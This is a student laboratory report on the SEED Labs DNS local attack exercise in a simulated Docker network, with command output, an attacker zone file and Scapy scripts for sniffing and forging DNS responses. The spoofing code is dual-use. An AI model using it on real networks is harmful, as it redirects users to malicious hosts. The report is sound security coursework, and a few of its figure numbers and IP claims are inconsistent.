Laboratory Report

DNS Local Attack

The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at https://seedsecuritylabs.org/.

Ramnick Francis P. Ramos
`+63 960 277 1720`
`ramnickfrancisramos@gmail.com`

Cybersecurity Portfolio

DNS Local Attack

Ramnick Francis P. Ramos
rramnickfrancisramos@gmail.com

Introduction




Figure 1. Laboratory Setup

Domain Name System (DNS) Attacks leverage the manipulation of the resolution processes that are involved in the translation of hostnames to IP addresses (Du, 2018). The main objective of this laboratory report is to understand how DNS attacks misdirect users to misleading destinations that are malicious.

Show in Figure 1 is the environment in which the laboratory report will be performed. It will contain five main actors: an attacker; a user; a Local DNS Server; the attackers nameserver; and the router itself. The former four actors are the separate machines that will be used in this setup under the same simulated local area network.

Specifically, this laboratory report aims to explore the following topics:

- DNS and how it works
- DNS server setup
- DNS cache poisoning attack


- Spoofing DNS responses
- Packet sniffing and spoofing
- The Scapy tool

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.


Container Setup and Commands

Docker was also used to make the lab environment for this exercise.
For the commands, the following aliases were used: dcbuild for building the container; dcup for running the container; and dcdown for closing the containers. Seen in the figures below are sample runs of the Docker container.




```
seed@VM: ~/.../Labsetup

[10/27/25]seed@VM:~/.../Labsetup$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
bind: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Pull complete
Digest: sha256:e41ad35fe34590ad6c9ca63a1eab3b7e66796c326a4b2192de34fa30a15fe643
Status: Downloaded newer image for handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/4 : COPY named.conf           /etc/bind/
 ---> a84444408693e
Step 3/4 : COPY named.conf.options   /etc/bind/
 ---> 1707b70f8fa9
Step 4/4 : CMD service named start && tail -f /dev/null
 ---> Running in 591a945a6ed7
Removing intermediate container 591a945a6ed7
 ---> de7e593ebeda
```

Figure 1. Building the Docker Container



```
[10/27/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-10.8.0.0" with the default driver
WARNING: Found orphan containers (www-10.9.0.80, victim-10.9.0.80) for this project. If you removed
ose file, you can run this command with the --remove-orphans flag to clean it up.
Creating local-dns-server-10.9.0.53 ... done
Creating attacker-ns-10.9.0.153     ... done
Creating user-10.9.0.5              ... done
Creating seed-attacker              ... done
Creating seed-router                ... done
Attaching to seed-attacker, user-10.9.0.5, attacker-ns-10.9.0.153, local-dns-server-10.9.0.53, seed
attacker-ns-10.9.0.153 |  * Starting domain name service... named        [ OK ]
local-dns-server-10.9.0.53 |  * Starting domain name service... named    [ OK ]
```


Figure 2. Running the Docker Container




```
seed@VM: ~/.../Labsetup
[10/27/25]seed@VM:~/.../Labsetup$ dockps
a9d5162146ea  seed-router
d24a5e7b82a5  seed-attacker
b0e87074f631  user-10.9.0.5
79816102366d  attacker-ns-10.9.0.153
331025e441ec  local-dns-server-10.9.0.53
[10/27/25]seed@VM:~/.../Labsetup$
```

Figure 3. The Docker Container

Seen in Figure 3, there are five containers that correspond to the five aforementioned actors in the Introduction section of this paper.




```
[10/27/25]seed@VM:~/.../volumes$ docksh b
root@b0e87074f631:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5997
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 721c3b240336134801000000068ff133dafe088ead31ebe94 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 112 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 27 06:37:49 UTC 2025
;; MSG SIZE  rcvd: 90

root@b0e87074f631:/# dig www.example.com

^Croot@b0e87074f631:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
```



```
root@b0e87074f631:/# dig www.example.com

^Croot@b0e87074f631:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6628
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 472abc02452530f20100000068ff135801cbe1bbf1c88531 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        295     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21596 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  17      IN      CNAME   a1422.dscr.akamai.net.0.1.cn.akamaitech.net.
a1422.dscr.akamai.net.0.1.cn.akamaitech.net. 19 IN A 1.37.76.202
a1422.dscr.akamai.net.0.1.cn.akamaitech.net. 19 IN A 1.37.76.203

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 27 06:38:16 UTC 2025
;; MSG SIZE  rcvd: 242

root@b0e87074f631:/#
```


Figure 4. Trying out the DNS Setup



```
[10/27/25]seed@VM:~/.../image_attacker_ns$ cat zone_attacker32.com
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
```

Figure 5. Zone file for attacker32.com

The zone file for attacker32.com shows that its IP addresses are: 10.9.0.1xx (See Figure 5). Furthermore, the IP address for www.example.com is 161.49.20.24x (See Figure 4).



```
root@b0e87074f631:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49750
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 467678ac930e76a30100000068ff137f593d0cc23e0d1e72 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Oct 27 06:38:55 UTC 2025
;; MSG SIZE  rcvd: 88

root@b0e87074f631:/#
```


Figure 6. dig @ns.attacker32.com www.example.com

Laboratory Tasks and Execution

The DNS Attack tasks are made to redirect the user to another address, for instance, to a machine labeled B, to a machine labeled A – supposedly misdirecting its destination.

Directly Spoofing Response to User


This task aims to simulate how an attacker can sniff the DNS response and send back a fake DNS response to the machine. This fake DNS response, if it arrived faster than the authentic DNS response, may be accepted by the receiving machine.



```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    ip = IP(...)            # Create an IP object
    udp = UDP(...)          # Create a UPD object
    Anssec = DNSRR(...)     # Create an aswer record
    dns = DNS(...)          # Create a DNS object
    spoofpkt = ip/udp/dns   # Assemble the spoofed DNS packet
    send(spoofpkt)

myFilter = "..."    # Set the filter
pkt=sniff(iface='br-43d947d991eb', filter=myFilter, prn=spoof_dns)
```

Figure 5. Skeleton Code Block for Spoofing Response


Shown in Figure 5 is the python script that may be used for spoofing the DNS response.



```
[10/27/25]seed@VM:~/.../volumes$ cat dns_sniff_spoof.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
```

Figure 6. Dns_sniff_spoof.py


Figure 6 shows the given script in the volumes that may be used for this task. The first task is replacing the value for the iface argument the actual interface name for the10.9.0.0/24network.



```
[10/27/25]seed@VM:~/.../image_attacker_ns$ ifconfig
br-10e525837cf8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
